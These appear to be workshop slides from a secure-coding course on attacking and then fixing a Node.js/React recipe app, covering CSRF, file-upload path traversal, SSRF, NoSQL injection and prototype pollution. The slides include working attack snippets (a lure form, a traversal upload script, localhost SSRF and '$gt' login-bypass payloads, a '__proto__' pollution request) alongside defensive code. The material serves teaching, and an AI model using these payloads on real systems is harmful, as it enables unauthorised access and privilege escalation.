NODE.JS: controllers/sessionController.js

Secure From Scratch

Double Submit Cookie - Csrf Token Validation

```
import { doubleCsrfProtection }
                        from '../middleware/doubleSubmitCsrf.js'
```

Validation Middleware

```
export default function registerRoutes(router) {
  router.post('/api/login', doubleCsrfProtection, login);
  router.post('/api/register', doubleCsrfProtection, register);
  router.post('/api/logout', sessionVerifier, logout);
  router.get('/api/check-auth', isLoggedIn);
}
```

NODE.JS: routes/sessionRoutes.js

Secure From Scratch

Double Submit Cookie - Csrf Token Validation

```
import { doubleCsrfProtection }
                        from '../middleware/doubleSubmitCsrf.js'
```

Validation Middleware Required

Cookie: "-psifi.x-csrf-token" (sent automatically by browser)

Header: "x-csrf-token" (client code must explicitly add this header)

```
export default function registerRoutes(router) {
  router.post('/api/login', doubleCsrfProtection, login);
  router.post('/api/register', doubleCsrfProtection, register);
  router.post('/api/logout', sessionVerifier, logout);
  router.get('/api/check-auth', isLoggedIn);
}
```

NODE.JS: routes/sessionRoutes.js

Secure From Scratch

Double Submit Cookie - Client Side - Acquire Token

```
function App() { ...
  const [csrfToken, setCsrfToken] = useState("");

  const checkAuthentication = async () => { try {
    const response = await fetch("/api/check-auth", ...);
    if (response.ok) {
      const authCheckResult = await response.json();
      setIsAuthenticated(authCheckResult.authenticated);
      setCsrfToken(authCheckResult.csrfToken);
    ...
  };

  useEffect(() => { checkAuthentication(); });
...
```

REACT: App.jsx

Secure From Scratch

Double Submit Cookie - Client Side - Submit Token

```
const handleLogin = async (event) => {
  handleSessionCreation(event, "login");
};

const handleSessionCreation = async(event, apiRoute)=>{ try {
    const response = await fetch(`/api/${apiRoute}`, {
      method: "POST",
      headers: {
        "Content-Type": "application/json",
        "x-csrf-token": csrfToken,
      },
      body: JSON.stringify({ username }),
    });
```

REACT: pages/LoginPage.jsx

Secure From Scratch

Deceive User into New Login: CSRF Mitigated?

Will it work? Check Again ☺

```
<html lang="en"><head>
  <title>Win A Prize!!!</title>
</head><body>
  <form id="addRecipeForm" action= "http://10.100.102.16:5173/api/login"
                                   method="POST" enctype="multipart/form-data">
    <input type="hidden" name="username" value="Tamar">
    <div>
      <button type="submit">Click Here!</button>
    </div>
  </form>
</body></html>
```

Part 3:
Attacking and Defending Node.JS Web API

Part 3a: Attacking and Defending Node.JS Web API – File Upload

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

Hackers LOVE to upload!

Try to upload a file.

What files can you upload?

What can you do with those files?

Secure From Scratch

PREVENT - SFS Principles

Priority, **P**rivacy, **P**ermissions

Reporting & logging

Easy to use securely

Verify

Errors & exceptions

Neat code

Trust Boundaries

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

The risks of unrestricted file upload

- Malware Upload
- Web Shells, executables
- Overwriting Important Files
- Overwriting other users Files
- Denial of Service (DoS)
- Storage of Illegal Content
- Cross-site Scripting (XSS)

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

The risks of unrestricted file upload

- Malware Upload
- Web Shells, executables
- Overwriting Important Files
- Overwriting other users Files
- Denial of Service (DoS)
- Storage of Illegal Content
- Cross-site Scripting (XSS)

What is going to happen if you'll overwrite the startup.js or package.json
or
C:\Windows\System32\drivers\etc\hosts?

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

Exploit Path Traversal - Try It

- Try to Override *../../middleware/sessionVerifier.js* (just make sure to create a backup of it first)
- You can use:
  - burp
  - python script
  - PowerShell
  - How about Node.JS code?

Secure From Scratch

Overriding *middleware/sessionVerifier.js* w/ Node.JS


```
const PORT = 5173; const localIp = getLocalIp();
const sessionIdCopiedFromBrowser = "45aa2361-ef66-4cdb-ab3f-6300b4105ee5";
async function uploadHack() {
    const url = `http://${localIp}:${PORT}/api/addRecipe`;
    const boundary = "----------------------------068545562005799140548789";
    const filePath = "../../middleware/sessionVerifier.js";
    const realFilePath = "../../spoilers/sessionVerifierHack.js";

    const formData = new FormData();
    formData.append("image", fs.createReadStream(realFilePath), {
        filename: filePath,
        contentType: "application/json"
    });
    formData.append("instructions", "test");
    formData.append("mame", "test");
```

Developers are the best hackers ☺ You don't need tools, you have Node.JS!

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

Exploit Path Traversal - Fails! ☺

- This is not a coincidence
- *Multer* (the library used) sanitized the *filename*
  - But so does *Busboy*, and probably *Formidable*

Classic Easy to Use Securely.

Good Job *Express* Community!

Secure From Scratch

Restrict File Upload - We're All Good, then?

Nope.

There's Still a LOT of Evil Doings We Can Try.

Secure From Scratch

Overriding *chocolate-cake.png* w/ Node.JS


```
const PORT = 5173; const localIp = getLocalIp();
const sessionIdCopiedFromBrowser = "45aa2361-ef66-4cdb-ab3f-6300b4105ee5";
async function uploadHack() {
    const url = `http://${localIp}:${PORT}/api/addRecipe`;
    const boundary = "----------------------------068545562005799140548789";
    const filePath = "chocolate-cake.png";
    const realFilePath = "../../spoilers/Poop_Emoji.png";

    const formData = new FormData();
    formData.append("image", fs.createReadStream(realFilePath), {
        filename: filePath,
        contentType: "application/json"
    });
    formData.append("instructions", "test");
    formData.append("name", "test");
```

Secure From Scratch

Restrict File Upload

What should you take care of?

Secure From Scratch

Restrict File Upload!

What should you take care of?

Limit file size

~~Block problematic extensions~~ Allow specific extensions

Allow specific mimetypes (and don't trust the client)

Make sure the upload takes place in a dedicated folder

Give the uploaded file a unique name

Pay Attention to error messages you return to the client

Secure From Scratch

Configure *Multer* to Validate + Limit

```
export default multer({
  storage: multer.memoryStorage(),
  fileFilter: async (req, file, cb) => {
    try { validateMetadata(file); cb(null, true); }
    catch (err) {
      const httpError = new Error(`Validation failed: ${err.message}`);
      httpError.status = 400;
      cb(httpError);
    }
  },
  limits: {
    fileSize: 2 * 1024 * 1024, // Limit file size to 2 MB
    files: 1,                  // Limit to 1 file per request
    fields: 5,                 // Allow up to 5 non-file fields
    fieldSize: 8192,           // Limit each field size to 8 KB
  },
```

Secure From Scratch

Metadata Validation (Extension, Mimetype)

```
const allowedTypes = { 'image/jpeg': ['.jpg', '.jpeg'],
  'image/png': ['.png'], 'image/gif': ['.gif'], 'image/webp': ['.webp'], };

function validateMetadata(file) {
  if (!allowedTypes[file.mimetype]) {
    logger.warn(`Attempted upload of unsupported image type ${file.mimetype}`);
    throw new Error('Invalid MIME type!');
  }

  const ext = path.extname(file.originalname).toLowerCase();
  if (!allowedTypes[file.mimetype].includes(ext)) {
    logger.warn(`Attempted upload of extension ${ext} vs ${file.mimetype}`);
    throw new Error('File extension does not match MIME type!');
  }
}
```

What is missing here?

Secure From Scratch

Validating File Binary (Using Magic Bytes)

```
import { addRecipe, ... } from '../controllers/recipesController.js';

export default function registerRoutes(router) {
    router.get('/api/recipes', sessionVerifier, getAllRecipes);
    router.post('/api/addRecipe', sessionVerifier,
                upload.single('image'), addRecipeFileVerificationWrapper);
    router.post('/api/addBulk', sessionVerifier, addRecipes);
}
```

Secure From Scratch

Validating File Binary (Using Magic Bytes)


```
async function addRecipeFileVerificationWrapper(req, res) {
  const actualFileType = await fileTypeFromBuffer(req.file.buffer);
  if (!actualFileType || (actualFileType.mime !== req.file.mimetype)) {
    throw new Error('File content does not match expected MIME type!');
  }

  const folder = path.join(process.cwd(), 'assets/images');
  const savePath = await generateUniqueName(folder, req.file.originalname);
  await fs.writeFile(savePath, req.file.buffer);
  return await addRecipe(req, res);
}

async function generateUniqueName(directory, filename) { while (true) {
    const uniquePath = path.join(directory, randomUUID() + '_' + filename);
    try { await fs.access(uniquePath); } catch (notFound) { return uniquePath; }
} }
```

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

Check yourself after the fix!

- Upload an exe file
- Upload a shell script with extension webp
- Upload an exe file with extension png
- Upload a large file
- Upload multiple files in a single POST

Part 3b: Attacking and Defending Node.JS Web API – SSRF

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

Server-Side Request Forgery

Allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

- Send requests from the server to internal systems

Secure From Scratch

Background

Machines have multiple network interfaces

localhost only works if we are on the server's machine

So, API access on *localhost* network interface

→ request comes from the program on the same server

→ and can be trusted?

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

Preparation

- Open the Swagger API interface
- Note the internal api route
  - It only works if accessed via localhost: http://localhost:5000/internal/recipes
  - Try it in swagger
  - Try it in the browser. Can you see the premium recipes?
  - Try accessing via the app's address (*<serverIp>:5173*)

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

In the real world, hacker's don't often sit next to the server

Goal

- Find a way to get access to premium recipes

Technique

- SSRF - Convince the server to do the access for us

Secure From Scratch

PREVENT - SFS Principles

Priority, **P**rivacy, **P**ermissions

Reporting & logging

Easy to use securely

Verify

Errors & exceptions

Neat code

Trust Boundaries (access from the server)

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

- Detect an alternative method to upload recipes
- How can you exploit the functionality?
- Try to get files that you're not allowed to
- Try to exploit the vulnerability to get information

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

- Detect an alternative method to upload recipes

POST /api/[redacted]

Parameters

Name	Description
body **object** *(body)*	**Edit Value** | Model

```
{
  "name": "Blue Cake",
  "instructions": "Ingredients: ... Preparation: ...",
  "imageUrl": "https://recipesbyclare.com/cdn-cgi/imagedelivery/bACd
  "isPremium": true
}
```

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

Server-Side Request Forgery

How can you use the URL interface to access the internal api's *recipe* route?

What if the URL is in our own server?
Will we be able to access images of other users?
What if instead of an image we'll take something else?

Secure From Scratch

Use fetch() to Send the Payload

In Browser's Console:

```
r = fetch('/api/addRecipeWithUrl', {
  headers: { 'Content-Type': 'application/json' },
  method: "POST",
  body: JSON.stringify( {
          "name": "Velvet Cake",
          "instructions": "ingredients: bla bla bla bla",
          "imageUrl": "http://localhost:5000/internal/recipes",
          "isPremium": false
  } ) } );
r2 = await r;
```

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

Where is the fake image with the secret/premium recipes?

Can you guess?


Secure From Scratch

Your Hacker's Goal – Server-Side Edition

Where is the fake image with the secret?

Can you guess?

Use devtools to insepect the element with the <img> tag



Secure From Scratch

Your Hacker's Goal – Server-Side Edition

https://www.base64decode.org

Decode from Base64 format

"isPremium":true 1/3

LWY2ZWQ3MmYyNmVmYiIsIm5hbWUiOiJVcGxvYWRpbmcgc3ZnIi
wiaW5zdHJ1Y3Rpb25zIjoiPHA+PG9iamVjdCBkYXRhPVwiaHR0cDo

Use Base64 Decode

DECODE

Decodes your data into the area below.

d033","name":"Carrot Cake","imagePath":"carrot-cake.png","isPremiu
m":true,"base64Image":false,"tags":{"cake":4,"orange":2,"healthy":1,"c

Secure From Scratch

SSRF Protection

Fix the code!

Secure From Scratch

SSRF Protection

What should be the fix?

- Reminder: Security In-Depth

Where should be the fix?

What should you do?

Secure From Scratch

SSRF Protection

```
export async function addRecipeWithImageUrl(req, res) {
  const { name, instructions, imageUrl, isPremium } = req.body;

  if (isPrivateNetworkUrl(imageUrl)) {
    return res.status(400).json({ error: 'Unsupported url domain' });
  }

  try {
    const imagePath = await downloadImageFile(imageUrl);
    const recipe = new Recipe({ id: crypto.randomUUID(), name,..., imagePath });
    await recipe.save();
    res.status(201).json({ message: 'Recipe added successfully', recipe });
  } catch (err) {
```

Secure From Scratch

SSRF Protection

```
export default async function isPrivateNetworkUrl(url) {
... return !isPrivateIp(ip); ... }

function isPrivateIp(ip) {
    if (net.isIPv4(ip)) {
        const octets = ip.split('.').map(Number);
        if (octets[0] === 10) { /* Class A private network */ return true; }
        if (octets[0] === 127) { /* Loopback address */ return true; }
        if (octets[0] === 169 && octets[1] === 254) { /* Link-local address */…
        if (octets[0] === 172 && octets[1] >= 16 && octets[1] <= 31) {/* Class B
        if (octets[0] === 192 && octets[1] === 168) { return true; /* Class C …
        return false; // Public IP
    } else if (net.isIPv6(ip)) {
        if (ip === '::1') {/* Loopback address */ return true; }
        if (ip.startsWith('fc') || ip.startsWith('fd')) {/* Unique local addr
        return false; // Public IPv6 address
```

Secure From Scratch

SSRF Protection

What else should be done in *addRecipeWithImageUrl*?

(HINT: It's not SSRF related)

Secure From Scratch

SSRF Protection

What else should be done in *addRecipeWithImageUrl*?

(HINT: It's not SSRF related)

It's a file upload in disguise!

All the restrictions we have for a "regular" upload apply here, too.

Part 3c: Attacking and Defending Node.JS web api – NOSQLi

Secure From Scratch

MongoDB

NOSQL database

- Connect in *server.js:*

```
mongoose.connect('mongodb://localhost:27017/recipes', {
```

- Query in sessionController.js:

```
export async function login(req, res) {
  const { username } = req.body;
  ...
  userInfo = await RegisteredUser.findOne({ username });
```

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

NOSQL Injection vulnerability in MongoDB

Allows an attacker to widen queries results

- The programmer wants to query only for equal (=) records
- Hacker changes it to *any* record

Happens because MongoDB accepts *either string or object*

(Trust boundaries issue: missing schema validation)

Secure From Scratch

NOSQL Injection vulnerability

Exploit the *login* method to login as a subscribed user

- Assume you don't know which users are subscribed
- → You need to iterate over all users

NOTE: Sending an object as payload requires using fetch():

```
const response = await fetch(`/api/login`, {
  method: "POST", headers: { "Content-Type": "application/json" },
  body: JSON.stringify({ username: "value" }),
});
```

```
{ username: { something: blabla }
```

Secure From Scratch

NOSQL Injection vulnerability

The payload (from browser's console):

```
fetch(`/api/login`, { method: "POST",
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify({ username: { "$gt": "Avi" } }),
});
```

The query performed on the server:

```
userInfo = await RegisteredUser.findOne(
                              { username: { "$gt": "Avi" } });
```

Secure From Scratch

Dealing with NOSQL securely

How? Any Ideas?

Best: Library changes

Convenient to use is often counter to *Easy to Use Securely:*

- Different method for equals string vs query object

  -or-

- Always require a query object

Secure From Scratch

Dealing with NOSQL securely

How? Any Ideas?

What We Can Do Now: Schema Validation

- Should always have schema validation
- It's a (too permissive) Welcome/Allow List
  - But better than no Welcome List
- Express has several libraries to do schema validation

Part 3d: Attacking and Defending Node.JS web api – Prototype Pollution

Secure From Scratch

What is Prototype Pollution

In NOSQLi hacker's send a *serialized* object instead of string:

```
JSON.parse('{ "username": "Avi" }')
JSON.parse('{ "username": { "$gt": "Avi" } } ')
```

- It exploits Javascript's deserialization of JSON
- JSON supports passing a value of string, boolean, object…
- The deserializer can't know which *type* the programmer intended

Secure From Scratch

What is Prototype Pollution

In Prototype Pollution hacker's send a field of *__proto__:*

```
JSON.parse(
    '{ "__proto__": { "isSubscribed": true } } ')
```

This is deserialized into the object:

```
{ __proto__: { isSubscribed: true } }
```

- So, what's so special about __proto__?

Secure From Scratch

Javascript was not originally Object Oriented

There were no classes

And inheritance wasn't exactly inheritance in the OOP way

Secure From Scratch

Javascript was (and still is) Prototype Based

Every object is associated with a Prototype

Defines default methods

Change the prototype - and it's like changing a base class

```
> obj = {}
<· ▼ {} i
    ▼ [[Prototype]]: Object
      ▶ constructor: ƒ Object()
      ▶ hasOwnProperty: ƒ hasOwnProperty()
      ▶ isPrototypeOf: ƒ isPrototypeOf()
      ▶ propertyIsEnumerable: ƒ propertyIsEnumerable()
      ▶ toLocaleString: ƒ toLocaleString()
      ▶ toString: ƒ toString()
```

Secure From Scratch

Javascript was (and still is) Prototype Based

Programmatically, Prototype is accessed via __proto__ field:

```
const obj = {};
obj.__proto__.isSubscribed = true;
obj["__proto__"]['isSubscribed'] = true;
```

```
> obj
< ▼ {} i
    ▼ [[Prototype]]: Object
        isSubscribed: true
      ▶ constructor: ƒ Objec
```

```
> obj2 = {}
< ▼ {} i
    ▼ [[Prototype]]: Object
        isSubscribed: true
      ▶ constructor: ƒ Objec
```

Secure From Scratch

Javascript was (and still is) Prototype Based

You can only modify the Prototype - not assign a new one:

```
const obj = {};
obj.__proto__ = { isSubscribed: true }
```

```
> const obj = {}; obj.__proto__ = { isSubscribed: true };
< ▼ {isSubscribed: true} i
    isSubscribed: true
  ▼ [[Prototype]]: Object
    ▶ constructor: ƒ Object()
    ▶ hasOwnProperty: ƒ hasOwnProperty()
    ▶ isPrototypeOf: ƒ isPrototypeOf()
    ▶ propertyIsEnumerable: ƒ propertyIsEnumerable()
```

Didn't Work

Secure From Scratch

What is Prototype Pollution

What happens when we parse the malicious JSON?

```
JSON.parse('{ "__proto__": { "isSubscribed": true } } ')
```

This does not change the prototype!

```
{__proto__: {…}}
    __proto__: {isSubscribed: true}
    [[Prototype]]: Object
        constructor: ƒ Object()
        hasOwnProperty: ƒ hasOwnProperty()
        isPrototypeOf: ƒ isPrototypeOf()
```

Secure From Scratch

Prototype Pollution - A Myth?

You can only modify the Prototype - not assign a new one
So, no worries?

Our Enemy: Merges

Because they aren't assignments…

```
> to = { a: "val1" }; from = { b: "val2" };
  for (const [key, value] of Object.entries(from))
  { to[key] = value; }; to;
< ▶ {a: 'val1', b: 'val2'}
```

Secure From Scratch

Prototype Pollution - A Myth?

Well, not so easy:

```
> to = { a: "val1" };
  from = JSON.parse('{ "__proto__": { "isSubscribed": true } } ');
  for (const [key, value] of Object.entries(from))
  { to[key] = value; }; to;
```

```
{a: 'val1'} i
    a: "val1"
  ▼ [[Prototype]]: Object
      isSubscribed: true
    ▼ [[Prototype]]: Object
      ▶ constructor: ƒ Object()
```

Why?

Because the merge was shallow:

```
const value = from["__proto__"];
to["__proto__"] = value;
```

Secure From Scratch

Prototype Pollution - New Enemy: Deep Merges

Available through several libraries

Recommendation: Don't Use Them!

- Cause unexpected resutls
- Too dangerous

Secure From Scratch

Prototype Pollution - Back to Shallow Merges

Shallow Merges can become Deep Merges by mistake!

When?

Secure From Scratch

Prototype Pollution - Back to Shallow Merges

Shallow Merges can become Deep Merges by mistake!

```
> who = "a";
  to = { a: { v1: "val1" }, b: { x: "x" } };
  from = { a: { v2: "val2" }, b: { y: "y" } };
  for (const [key, value] of Object.entries(from[who]))
  { to[who][key] = value; }; to;
```

Determines inner-field to merge.

This is now effectively a deep merge

```
◂ ▾ {a: {…}, b: {…}} i
    ▸ a: {v1: 'val1', v2: 'val2'}
    ▸ b: {x: 'x'}
    ▸ [[Prototype]]: Object
```

Field 'a' within *to* was merged with field 'a' of *from*

Prototype Pollution - Back to Shallow Merges

Shallow Merges are built into Javascript

- Object.assign() does a shallow merge. So does spread …

```
> who = "a";
  to = { a: { v1: "val1" }, b: { x: "x" } };
  from = { a: { v2: "val2" }, b: { y: "y" } };
  Object.assign(to[who], from[who]); to;
< ▼ {a: {…}, b: {…}} i
    ▶ a: {v1: 'val1', v2: 'val2'}
    ▶ b: {x: 'x'}
```

Easy to accidently turn it into a deep merge

Prototype Pollution - Back to Shallow Merges

Shallow Merges are built into Javascript

- The spread operator (...) is used for shallow merges

```
> who = "a";
  to = { a: { v1: "val1" }, b: { x: "x" } };
  from = { a: { v2: "val2" }, b: { y: "y" } };
  to[who] = { ...to[who], ...from[who] }; to;
```

```
{a: {…}, b: {…}} i
  a: {v1: 'val1', v2: 'val2'}
  b: {x: 'x'}
```

Easy to accidently turn it into a deep merge

Secure From Scratch

Your Hacker's Goal – Server-Side Edition

Perform a Prototype Pollution

We want Avi to have access to premium recipes

- Inject *isSubscribed: true* into all objects
- Search the code for shallow merges
  - Take note which are really deep merges of a specific field
  - Can you control the field used in the merge?

Secure From Scratch

Phase 1: Use fetch() to Send the Payload

In Browser's Console:

```
const recipeId = "<!!!Put a recipeId here!!!>";

const r = fetch(`/api/tagVote`, {
    headers: { 'Content-Type': 'application/json' },
    method: "POST",
    body: JSON.stringify( {

        recipeId: recipeId,
        votes: { isSubscribed: true },

    })
});
```

Secure From Scratch

Phase 1: Use fetch() to Send the Payload

What Is the Fetch's Affect?

```
export async function adjustTagVote(req, res) {
    const { recipeId, votes } = req.body;
    ...
    const recipe = await Recipe.findOne({ 'id': recipeId });
    ...
    if (!recipe.taggedBy[req.user]) {
        recipe.taggedBy[req.user] = votes;
    }
    else {
        Object.assign(recipe.taggedBy[req.user], votes);
    }
```

We just need req.user to be "__proto__


{ isSubscribed: true }

Secure From Scratch

Phase 2: req.user === '__proto__'

How?

Create a user called __proto__



Secure From Scratch

Phase 3: Repeat phase 1

In Browser's Console:

```
const recipeId = "<!!!Put a recipeId here!!!>";
const r = fetch(`/api/tagVote`, {
    headers: { 'Content-Type': 'application/json' },
    method: "POST",
    body: JSON.stringify( {
        recipeId: recipeId,
        votes: { isSubscribed: true },
    })
});
```

Secure From Scratch

Your Defender's Goal – Prevent Prototype Pollution

Why was prototype pollution possible?

- No schema validation
- Use of user supplied values as field names
  - Instead of username should use server generated userId

Summary

Secure From Scratch

PREVENT - SFS Principles

Priority, **P**rivacy (HttpOnly, Secure), **P**ermissions (CSRF, SSRF)

Reporting & logging

Easy to use securely (CSP, Schema Validation?)

Verify (3rd party)

Errors & exceptions

Neat code

Trust Boundaries(XSS, File Upload, NOSQLi, ProtoPollution)